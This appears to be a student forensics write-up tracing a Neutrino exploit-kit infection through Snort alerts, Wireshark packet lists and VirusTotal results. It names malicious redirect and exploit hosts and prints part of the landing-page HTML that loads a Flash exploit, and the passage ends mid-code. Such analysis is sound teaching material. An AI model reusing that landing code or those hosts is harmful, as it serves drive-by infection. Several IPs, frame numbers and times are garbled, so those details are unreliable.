

Assignment 3

1. Using the following command, I'm able to generate a log of Snort alerts:

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caïne@caïne:~/Desktop/A3$ sudo snort -r ~/Desktop/A3/ACME.pcap -c //etc/snort/snort.conf -l ~/Desktop/A3/
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Below, the log of the generated alerts contains 18 alerts however each is repeated 3 times so there are 6 unique alerts in total:

#	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	R	S	T	U	V	W
1	08/20-02:21:18.903929	1	2925	3	INFO web bug 0x0 gif attempt	TCP	216.58.192.174	80	172.16.174.93	49187	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1B8	***AP***	0xADB1A43E	0x78261131	0xFAF0	128	0	3497	426	174084
2	08/20-02:21:19.439403	1	2925	3	INFO web bug 0x0 gif attempt	TCP	54.225.202.140	80	172.16.174.93	49198	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1AE	***AP***	0x850AD024	0x1AAB8707	0xFAF0	128	0	3539	416	163844
3	08/20-02:21:22.782724	1	2925	3	INFO web bug 0x0 gif attempt	TCP	52.0.159.120	80	172.16.174.93	49220	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x340	***AP***	0xC80F7F1F	0x2FDAD67E	0xFAF0	128	0	3718	818	51212
4	08/20-02:21:22.364256	1	2925	3	INFO web bug 0x0 gif attempt	TCP	173.241.242.143	80	172.16.174.93	49231	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x174	***AP***	0x1340B322	0xBE105DAC	0xFAF0	128	0	3725	358	104452
5	08/20-02:21:22.663754	1	2925	3	INFO web bug 0x0 gif attempt	TCP	52.205.210.146	80	172.16.174.93	49233	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x252	***AP***	0x14E77CCA	0xF6FBA180	0xFAF0	128	0	3754	580	69640
6	08/20-02:21:58.446474	1	2925	3	INFO web bug 0x0 gif attempt	TCP	216.58.192.174	80	172.16.174.93	49187	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1AB	***AP***	0xADB1E5F2	0x782615AA	0xFAF0	128	0	4680	413	160772
7	08/20-02:21:18.903929	1	2925	3	INFO web bug 0x0 gif attempt	TCP	216.58.192.174	80	172.16.174.93	49187	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1B8	***AP***	0xADB1A43E	0x78261131	0xFAF0	128	0	3497	426	174084
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9	08/20-02:21:22.782724	1	2925	3	INFO web bug 0x0 gif attempt	TCP	52.0.159.120	80	172.16.174.93	49220	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x340	***AP***	0xC80F7F1F	0x2FDAD67E	0xFAF0	128	0	3718	818	51212
10	08/20-02:21:22.364256	1	2925	3	INFO web bug 0x0 gif attempt	TCP	173.241.242.143	80	172.16.174.93	49231	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x174	***AP***	0x1340B322	0xBE105DAC	0xFAF0	128	0	3725	358	104452
11	08/20-02:21:22.663754	1	2925	3	INFO web bug 0x0 gif attempt	TCP	52.205.210.146	80	172.16.174.93	49233	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x252	***AP***	0x14E77CCA	0xF6FBA180	0xFAF0	128	0	3754	580	69640
12	08/20-02:21:58.446474	1	2925	3	INFO web bug 0x0 gif attempt	TCP	216.58.192.174	80	172.16.174.93	49187	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1AB	***AP***	0xADB1E5F2	0x782615AA	0xFAF0	128	0	4680	413	160772
13	08/20-02:21:18.903929	1	2925	3	INFO web bug 0x0 gif attempt	TCP	216.58.192.174	80	172.16.174.93	49187	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1B8	***AP***	0xADB1A43E	0x78261131	0xFAF0	128	0	3497	426	174084
14	08/20-02:21:19.439403	1	2925	3	INFO web bug 0x0 gif attempt	TCP	54.225.202.140	80	172.16.174.93	49198	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1AE	***AP***	0x850AD024	0x1AAB8707	0xFAF0	128	0	3539	416	163844
15	08/20-02:21:22.782724	1	2925	3	INFO web bug 0x0 gif attempt	TCP	52.0.159.120	80	172.16.174.93	49220	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x340	***AP***	0xC80F7F1F	0x2FDAD67E	0xFAF0	128	0	3718	818	51212
16	08/20-02:21:22.364256	1	2925	3	INFO web bug 0x0 gif attempt	TCP	173.241.242.143	80	172.16.174.93	49231	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x174	***AP***	0x1340B322	0xBE105DAC	0xFAF0	128	0	3725	358	104452
17	08/20-02:21:22.663754	1	2925	3	INFO web bug 0x0 gif attempt	TCP	52.205.210.146	80	172.16.174.93	49233	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x252	***AP***	0x14E77CCA	0xF6FBA180	0xFAF0	128	0	3754	580	69640
18	08/20-02:21:58.446474	1	2925	3	INFO web bug 0x0 gif attempt	TCP	216.58.192.174	80	172.16.174.93	49187	00:04:6D:F6:E7:B3	5C:26:0A:83:B1:D5	0x1AB	***AP***	0xADB1E5F2	0x782615AA	0xFAF0	128	0	4680	413	160772


The Destination IP in column 'I', and the destination MAC address is in column 'L', are that of our infected host. **IP = 172.16.174.93** and **MAC = 5C:26:0A:83:B1:D5**.

Before moving on to determining the OS and Hostname, I verify the Snort logs using NetworkTotal:

Date	MD5	sid	msg
Sat, 20 Aug 2016 02:21:37 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2210048:1]	SURICATA STREAM reassembly sequence GAP -- missing packet(s)
Sat, 20 Aug 2016 02:21:40 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2821022:3]	ETPRO CURRENT_EVENTS Neutrino EK Payload July 08 2016 M1
Sat, 20 Aug 2016 02:21:37 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2012997:4]	ET WEB_SERVER PHP Possible http Remote File Inclusion Attempt
Sat, 20 Aug 2016 02:21:43 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2821016:1]	ETPRO TROJAN CryptXXX Jul 07 2016 request for ransom note 1
Sat, 20 Aug 2016 02:21:22 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2210048:1]	SURICATA STREAM reassembly sequence GAP -- missing packet(s)
Sat, 20 Aug 2016 02:21:17 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2210048:1]	SURICATA STREAM reassembly sequence GAP -- missing packet(s)
Sat, 20 Aug 2016 02:21:40 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2820710:2]	ETPRO CURRENT_EVENTS Neutrino EK Payload June 11 2016 M3
Sat, 20 Aug 2016 02:21:36 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2022479:3]	ET CURRENT_EVENTS EITest Evil Redirect Leading to EK Feb 01 2016
Sat, 20 Aug 2016 02:21:38 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2210048:1]	SURICATA STREAM reassembly sequence GAP -- missing packet(s)
Sat, 20 Aug 2016 02:21:37 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2025052:3]	ET CURRENT_EVENTS Job314/Neutrino Reboot EK Landing July 07 2016 M1
Sat, 20 Aug 2016 02:21:19 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2001117:6]	ET DNS Standard query response, Name Error
Sat, 20 Aug 2016 02:21:18 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2210048:1]	SURICATA STREAM reassembly sequence GAP -- missing packet(s)
Sat, 20 Aug 2016 02:21:37 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2822190:3]	ETPRO CURRENT_EVENTS Job314/Neutrino Reboot EK Landing Sep 21 2016 M1
Sat, 20 Aug 2016 02:21:38 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2025042:3]	ET CURRENT_EVENTS Possible Job314/Neutrino Reboot EK Flash Exploit Jan 07 2015 M2
Sat, 20 Aug 2016 02:21:36 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2025151:1]	ET CURRENT_EVENTS Malicious Fake JS Lib Inject
Sat, 20 Aug 2016 02:21:45 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2821017:1]	ETPRO TROJAN CryptXXX Jul 07 2016 request for ransom note 2
Sat, 20 Aug 2016 02:21:37 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2025048:3]	ET CURRENT_EVENTS Job314/Neutrino Reboot EK Landing June 11 2016 M4 (with URI Primer)
Sat, 20 Aug 2016 02:21:37 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2009151:8]	ET WEB_SERVER PHP Generic Remote File Include Attempt (HTTP)
Sat, 20 Aug 2016 02:21:17 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2210048:1]	SURICATA STREAM reassembly sequence GAP -- missing packet(s)
Sat, 20 Aug 2016 02:21:38 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2014726:110]	ET POLICY Outdated Flash Version M1
Sat, 20 Aug 2016 02:21:37 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2102925:5]	GPL WEB_CLIENT web bug 0x0 gif attempt
Sat, 20 Aug 2016 02:21:36 +0000	3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT]	[1:2022962:3]	ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016

NetworkTotal generated more alerts but without information like source and destination IP's, it is difficult to use this information. However, I could link the NetworkTotal alerts to the Snort alerts using the date-time feature.

To determine the OS and host name of the infected host, I used NetworkMiner and, as shown below, I determined the **OS is Windows** (could be XP, 7, Vista, or 2000) and the **Hostname is "Brock-PC"**.



2, 3 and 4. First I filter the packets in Wireshark so that only HTTP protocols are displayed. Starting from the time of the first alert, I find that it was generated because IP 2.16.58.192.174, which belongs to google-analytics.ca, returned a very small gif as content.


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GET /collect?i4_ujv444a=10957954?view=pageview&_s=1&d1=http%3A%2F%2Fwww.asiatravel.com%2Fhongkong%2F8ul-en-us&de=utf-8&dt=Hong%20Kong%20Hotels%20%20&as1a%20Travel%20Hotels%20&ai=1%20Tickets%20Reservation%2C%20Hotels%20&in%20Hong%20Kong%20&sd=24-bit&sr=1024x768&vp=639x316&je=1&fl=21.0%20&o8_u=QGA&eqEQ=3jid=355858774&cid=69801879.1471652479&it=UA-12980111-1&gtm=GTM-R8FBH&id=115595000 HTTP/1.1
Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5
Referer: http://www.asiatravel.com/hongkong/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: www.google-analytics.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Date: Wed, 17 Aug 2016 10:10:33 GMT
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Last-Modified: Sun, 17 May 1998 03:00:00 GMT
X-Content-Type-Options: nosniff
Content-Type: image/gif
Server: Gofe2
Content-Length: 35
Cache-Control: no-cache, no-store, must-revalidate
Age: 23845
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I did not think this was too suspicious but from here we can tell Brock was browsing vacations on a site called asiatravel.com, which referred the client browser to a resource hosted by google-analytics. Looking at the rest of the activity, we can see that while browsing asiatravel.com, the site referred the web client, a number of times, to resources held on advertising sites (adroll.com, ads.yahoo.com), metrics sites (trk.kissmetrics.com), and an number of other hosts (idsync.rlcdn.com, bidswitch.net, ib.adnxs.com, us-u.openx.net, prg.kargo.com, srl.microsoft.com) before finally sending the client to googlemaps. Underlined in red are the packets which caused the first five alerts, and further investigation shows they all occurred for the same reason, very small content of type gif.

No.	Time	Source	Destination	Protocol	Length	Hist	Dfs
1529	2016-08-20 00:21:18.993929	172.16.192.174	172.16.174.93	HTTP	440		HTTP/1.1 200 OK (GIF8bA)
1534	2016-08-20 00:21:18.939943	172.16.174.93	192.229.162.42	HTTP	899	www.asiatravel.com	GET /favicon.ico HTTP/1.1
1552	2016-08-20 00:21:19.015994	192.229.162.42	172.16.174.93	HTTP	1277		HTTP/1.1 200 OK (image/x-icon)
1564	2016-08-20 00:21:19.068782	172.16.174.93	54.225.202.140	HTTP	543	trk.kissmetrics.com	GET /eURLhttpX3AXZfK2Fmw.asiatravel.com%3Fhongkong&3F8Referrer=Direct&n=VisitedX2O
1614	2016-08-20 00:21:19.439403	54.225.202.140	172.16.174.93	HTTP	430		HTTP/1.1 200 OK (GIF8bA)
1666	2016-08-20 00:21:20.245144	172.16.174.93	23.15.4.8	HTTP	566	a.adroll.com	GET /js/roundtrip.js HTTP/1.1
1709	2016-08-20 00:21:20.473433	23.15.4.8	172.16.174.93	HTTP	829		HTTP/1.1 200 OK (text/javascript)
1802	2016-08-20 00:21:21.774517	172.16.174.93	54.243.123.3	HTTP	412	d.adroll.com	GET /cm/r/out HTTP/1.1
1813	2016-08-20 00:21:21.775438	172.16.174.93	54.243.123.3	HTTP	412	d.adroll.com	GET /cm/w/out HTTP/1.1
1816	2016-08-20 00:21:21.775523	172.16.174.93	54.243.123.3	HTTP	412	d.adroll.com	GET /cm/out HTTP/1.1
1818	2016-08-20 00:21:21.775761	172.16.174.93	54.243.123.3	HTTP	412	d.adroll.com	GET /cm/x/out HTTP/1.1
1831	2016-08-20 00:21:21.775778	172.16.174.93	54.243.123.3	HTTP	412	d.adroll.com	GET /cm/l/out HTTP/1.1
1827	2016-08-20 00:21:21.866155	172.16.174.93	54.243.123.3	HTTP	412	d.adroll.com	GET /cm/out HTTP/1.1
1831	2016-08-20 00:21:21.871851	54.243.123.3	172.16.174.93	HTTP	888		HTTP/1.1 302 Moved Temporarily
1832	2016-08-20 00:21:21.871888	54.243.123.3	172.16.174.93	HTTP	639		HTTP/1.1 302 Moved Temporarily
1833	2016-08-20 00:21:21.871891	54.243.123.3	172.16.174.93	HTTP	668		HTTP/1.1 302 Moved Temporarily
1837	2016-08-20 00:21:21.872931	54.243.123.3	172.16.174.93	HTTP	631	d.adroll.com	GET /cm/g/out/google_rid/adroll2 HTTP/1.1
1841	2016-08-20 00:21:21.876549	54.243.123.3	172.16.174.93	HTTP	619		HTTP/1.1 302 Moved Temporarily
1844	2016-08-20 00:21:21.876683	54.243.123.3	172.16.174.93	HTTP	674		HTTP/1.1 302 Moved Temporarily
1856	2016-08-20 00:21:21.964243	54.243.123.3	172.16.174.93	HTTP	621		HTTP/1.1 302 Moved Temporarily
1862	2016-08-20 00:21:21.972872	54.243.123.3	172.16.174.93	HTTP	686		HTTP/1.1 302 Moved Temporarily
1891	2016-08-20 00:21:22.027393	172.16.174.93	98.138.49.44	HTTP	686	ads.yahoo.com	GET /api/v1/id=240203B&-zbiqbgback=http%3A%3F%2Fadv.yahoo.com%3Fcms=Fvjw%3F3FeisigKSDI-b
1895	2016-08-20 00:21:22.073593	172.16.174.93	52.22.114.94	HTTP	412	idsync.ricdn.com	GET /377928.fgipartner_uid=6a98e971bb2b0c94ce90726332b0fd1 HTTP/1.1
1906	2016-08-20 00:21:22.085752	172.16.174.93	52.22.114.94	HTTP	422	x.bidsight.net	GET /api/csyncdsp_id=44duser_uid=NmESOU5MnFjVjwK8v2USDYcyjtHjIwZmKw HTTP/1.1
1920	2016-08-20 00:21:22.131976	172.16.174.93	104.254.150.4	HTTP	439	b.adsrvs.com	GET /pxj?bidder=12785ee=802778Action=setuid(NmESOU5MnFjVjwK8v2USDYcyjtHjIwZmKw
1932	2016-08-20 00:21:22.155608	98.138.49.44	172.16.174.93	HTTP	174		HTTP/1.1 200 OK
1936	2016-08-20 00:21:22.156863	52.8.159.120	172.16.174.93	HTTP	521		HTTP/1.1 302 Found
1942	2016-08-20 00:21:22.170842	172.16.174.93	173.241.242.143	HTTP	413	us-u.openx.net	GET /n/s/_0/d/ccv=153710338val=6a98e971bb2b0c94ce90726332b0fd1 HTTP/1.1
1944	2016-08-20 00:21:22.172256	172.16.174.93	52.8.159.120	HTTP	440	idsync.ricdn.com	GET /377928.fgipartner_uid=6a98e971bb2b0c94ce90726332b0fd1&direct=1 HTTP/1.1
1946	2016-08-20 00:21:22.183729	52.22.114.94	172.16.174.93	HTTP	861		HTTP/1.1 302 Moved Temporarily
1948	2016-08-20 00:21:22.188068	172.16.174.93	52.22.114.94	HTTP	524	x.bidsight.net	GET /ui_c/bidcsyncdsp_id=44duser_uid=NmESOU5MnFjVjwK8v2USDYcyjtHjIwZmKw HTTP/1.1
1978	2016-08-20 00:21:22.273244	173.241.242.143	172.16.174.93	HTTP	456		HTTP/1.1 302 Moved Temporarily
1980	2016-08-20 00:21:22.274036	104.254.150.4	172.16.174.93	HTTP	413		HTTP/1.1 200 OK
1984	2016-08-20 00:21:22.275565	172.16.174.93	173.241.242.143	HTTP	477	us-u.openx.net	GET /n/s/_0/d/ccv=153710338val=6a98e971bb2b0c94ce90726332b0fd1 HTTP/1.1
1987	2016-08-20 00:21:22.278274	52.8.159.120	172.16.174.93	HTTP	832		HTTP/1.1 200 OK (GIF8bA)
1989	2016-08-20 00:21:22.287964	52.22.114.94	172.16.174.93	HTTP	756		HTTP/1.1 302 Moved Temporarily
2002	2016-08-20 00:21:22.364256	173.241.242.143	172.16.174.93	HTTP	372		HTTP/1.1 200 OK (GIF8bA)
2003	2016-08-20 00:21:22.406336	172.16.174.93	54.205.216.146	HTTP	454	prgargo.com	GET /api/csyncdsp_id=28external_user_id=7c3eb848-85b6-4558-a734-f7c7c855d76d HTTP/1.1
2035	2016-08-20 00:21:22.476947	172.16.174.93	23.15.4.8	HTTP	335	crli.microsoft.com	GET /api/crli/Products/MLCocurAut2011_2011_03_22-cr1 HTTP/1.1
2045	2016-08-20 00:21:22.544789	23.15.4.8	172.16.174.93	HTTP	281		HTTP/1.1 304 Not Modified
2049	2016-08-20 00:21:22.565724	52.205.210.146	172.16.174.93	HTTP	586		HTTP/1.1 302 Moved Temporarily
2051	2016-08-20 00:21:22.567769	172.16.174.93	52.205.210.146	HTTP	482	prgargo.com	GET /ui_c/bidcsyncdsp_id=28external_user_id=7c3eb848-85b6-4558-a734-f7c7c855d76d HTTP/1.1
2061	2016-08-20 00:21:22.663754	52.203.210.146	172.16.174.93	HTTP	514		HTTP/1.1 200 OK (GIF8bA)
2063	2016-08-20 00:21:22.670267	172.16.174.93	215.58.192.174	HTTP	372	maps.google.com	GET /maps-api/_api/v3/api/js/26/0/common.js HTTP/1.1
2085	2016-08-20 00:21:22.920260	172.16.174.93	215.58.192.174	HTTP	370	maps.google.com	GET /maps-api/_api/v3/api/js/26/0/utill.js HTTP/1.1
2097	2016-08-20 00:21:22.997566	172.16.174.93	215.58.192.174	HTTP	371	maps.google.com	GET /maps-api/_api/v3/api/js/26/0/status.js HTTP/1.1
2139	2016-08-20 00:21:23.081158	215.58.192.174	172.16.174.93	HTTP	560		HTTP/1.1 200 OK (text/javascript)
2173	2016-08-20 00:21:23.161709	215.58.192.174	172.16.174.93	HTTP	95		HTTP/1.1 200 OK (text/javascript)
2186	2016-08-20 00:21:23.207177	215.58.192.174	172.16.174.93	HTTP	372	maps.googleapis.com	GET /maps-api/_api/v3/authenticationService.Authenticate?ishttp%3A%3F%2Fmw.asiatravel.com%3
2188	2016-08-20 00:21:23.491598	215.58.192.202	172.16.174.93	HTTP	466		HTTP/1.1 200 OK (text/javascript)

I used NetworkMiner to double check what files were downloaded from the IPs the web client was referred to by asiatravel.com. The screen shot below shows the process for two such IPs (Packets 1987 and 2002 in the above screen shot) but the process was repeated for each IP.



I did not find anything suspicious about these IPs and loading metrics, ads, and google maps is something I'd expect on a travel website, so I continued analysing later packets.

2186	2016-08-20	00:21:23.287215	172.16.174.93	216.58.192.202	HTTP	472	maps.googleapis.com	GET /maps/api/js/AuthenticationService.Authenticate?ishttpK3A2F32Fgcestrlasdaamadora.com&...
2188	2016-08-20	00:21:23.401508	216.58.192.202	172.16.174.93	HTTP	466		HTTP/1.1 200 OK (text/javascript)
2212	2016-08-20	00:21:33.875418	172.16.174.93	13.107.5.80	HTTP	570	api.bing.com	GET /qsl.aspx?query=httpK3A2F32Fgcestrlasdaamadora.org&F&maxwidth=32765&rowheight=20&se...
2221	2016-08-20	00:21:34.240771	172.16.174.93	184.168.137.1	HTTP	300	hongkonghotels.org	GET / HTTP/1.1
2235	2016-08-20	00:21:36.105390	184.168.137.1	172.16.174.93	HTTP	1107		HTTP/1.1 200 OK
2237	2016-08-20	00:21:36.109710	172.16.174.93	184.168.137.1	HTTP	348	hongkonghotels.org	GET /wp-content/themes/default/style.css HTTP/1.1
2242	2016-08-20	00:21:36.247131	184.168.137.1	172.16.174.93	HTTP	760		HTTP/1.1 200 OK (text/css)
2254	2016-08-20	00:21:36.716620	172.16.174.93	185.11.164.47	HTTP	525	gcestrlasdaamadora.com	GET /js/jquery.min.php?c_utt=J18171&c_utm=httpK3A2F32Fgcestrlasdaamadora.com&Fjs&Fjs...
2331	2016-08-20	00:21:37.124932	185.11.164.47	172.16.174.93	HTTP	259		HTTP/1.1 404 Not Found
2334	2016-08-20	00:21:37.131063	172.16.174.93	184.168.137.1	HTTP	401	hongkonghotels.org	GET /wp-content/themes/default/images/kubrickbgcolor.jpg HTTP/1.1
2338	2016-08-20	00:21:37.276510	184.168.137.1	172.16.174.93	HTTP	951		HTTP/1.1 200 OK (JPEG JFIF image)
2347	2016-08-20	00:21:37.546246	172.16.174.93	5.135.252.130	HTTP	411	tilisinga-ismaeliet.starlightsteps.org.uk	GET /1998/02/07/nonsense/thee/weep-common-hope-wake.html HTTP/1.1
2359	2016-08-20	00:21:37.724121	5.135.252.130	172.16.174.93	HTTP	1223		HTTP/1.1 200 OK (text/html)
2359	2016-08-20	00:21:37.867624	172.16.174.93	5.135.252.130	HTTP	407	tilisinga-ismaeliet.starlightsteps.org.uk	GET /attic/1002540/cilip-shrug-flap-able.swf HTTP/1.1
2374	2016-08-20	00:21:38.143348	5.135.252.130	172.16.174.93	HTTP	1514		[TCP Previous segment not captured] Continuation
2372	2016-08-20	00:21:38.333376	5.135.252.130	172.16.174.93	HTTP	1308		Continuation
2374	2016-08-20	00:21:38.334175	5.135.252.130	172.16.174.93	HTTP	1514		Continuation
2375	2016-08-20	00:21:38.334182	5.135.252.130	172.16.174.93	HTTP	1308		Continuation
2377	2016-08-20	00:21:38.348158	5.135.252.130	172.16.174.93	HTTP	1514		Continuation
2378	2016-08-20	00:21:38.348179	5.135.252.130	172.16.174.93	HTTP	1308		Continuation
2380	2016-08-20	00:21:39.349445	5.135.252.130	172.16.174.93	HTTP	1411		Continuation
2381	2016-08-20	00:21:38.349604	5.135.252.130	172.16.174.93	HTTP	1411		Continuation

Above we can see that after leaving Google Maps, the web client made a query for hongkonghotels.org through the Bing API (the user may have a Bing search bar installed). Then requested the homepage for hongkonghotels.org (the user went to hongkonghotels.org). After the web client received the homepage and the homepage CSS file, the client is referred to some resource on gcestrlasdaamadora.com (request shown below in 'a') but received "404 Not Found" in response. Finally, the client is referred to tilisinga-ismaeliet.starlightsteps.org.uk by hongkonghotels.org (request shown below in 'b') and some large content is transferred to the client over many packets (blue box in screen shot above). tilisinga-ismaeliet.starlightsteps.org.uk is associated with IP 5.135.252.130.



a.

```
Hypertext Transfer Protocol
GET /js/jquery.min.php?c_utt=J18171&c_utm=httpK3A2F32Fgcestrlasdaamadora.com&Fjs&Fjsquery.min
Accept: application/javascript, */*;q=0.8\r\n
Referer: http://hongkonghotels.org/\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: gcestrlasdaamadora.com\r\n
Connection: Keep-Alive\r\n
```

b.

```
Hypertext Transfer Protocol
GET /1998/02/07/nonsense/thee/weep-common-hope-wake.html HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, */*\r\n
Referer: http://hongkonghotels.org/\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: tilisinga-ismaeliet.starlightsteps.org.uk\r\n
```

Network Miner only showed one downloaded file associated with 5.135.252.130. but it was associated with frame 2347 which is actually the last message sent to this host by the client before the client request another resource which causes the large transmission of content over several HTTP packets. I extracted the file, which was an HTML file, and uploaded it to VirusTotal.com.



DETECTION	DETAILS	RELATIONS	COMMUNITY
Ad-Aware	Trojan.GenericKD.4825430	ALYac	Trojan.GenericKD.4825430
Arcabit	Trojan.Generic.D49A156	Avira	HTMLAgent.bio
BitDefender	Trojan.GenericKD.4825430	CAT-QuickHeal	JS.Neutrino.Susp.B
Emsisoft	Trojan.GenericKD.4825430 (B)	eScan	Trojan.GenericKD.4825430
GDData	HTML.Exploit.Kit.Q	Ikarus	HTML.Agent
MAX	Malware (ai Score=99)	McAfee	HTML/Neutrino.e
McAfee-GW.Edition	HTML/Neutrino.e	Microsoft	PUA.Win32/Pressnoker
Qihoo-360	ScriptVirus.Bfb	Symantec	Trojan.Gen.7
ZoneAlarm	HEUR.Exploit.Script.Blocker	AegisLab	Undetected

As shown above, **VirusTotal** says the html file is most likely a Trojan horse. Reviewing the code in the HTML file, it can be seen that the HTML file will initiate a download from “/attic/1902549/slip-shrug-flap-able.swf” using a macromedia flash player plugin. This is a relative path, so we know that 5.135.252.130, which provided this HTML, is also providing the download.

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
2 <html>
3 <body>
4 <div class="navbar-header">
5 <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
6 <span class="sr-only">Toggle navigation</span>
7 <span class="icon-bar"></span>
8 <span class="icon-bar"></span>
9 <span class="icon-bar"></span>
10 <object width="396" classid="clsid:d27cde6e-ae6d-11cf-96b8-444553540000" name="nznth" id="nznth" height="266" codebase=
11 "http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=10,1,5,2,0">
12 <param name="bgcolor" value="#0f0ee3"/>
13 <param name="always" name="allowScriptAccess"/>
14 <embed src="/attic/1902549/slip-shrug-flap-able.swf" width="396" loop="false" height="266" allowScriptAccess="sameDomain" align="middle" play="true" id="ssync" pluginspage=
15 "http://www.macromedia.com/go/getflashplayer" name="ssync" type="application/x-shockwave-flash" quality="high"/>
16 </object>
17 </button>
18 <form id="select-download" method="GET">
19 <select name="theme" id="select-theme" class="selectpicker">
20 <option value="antelope-minimal-wordpress-blog">Antelope Minimal WordPress Blog</option>
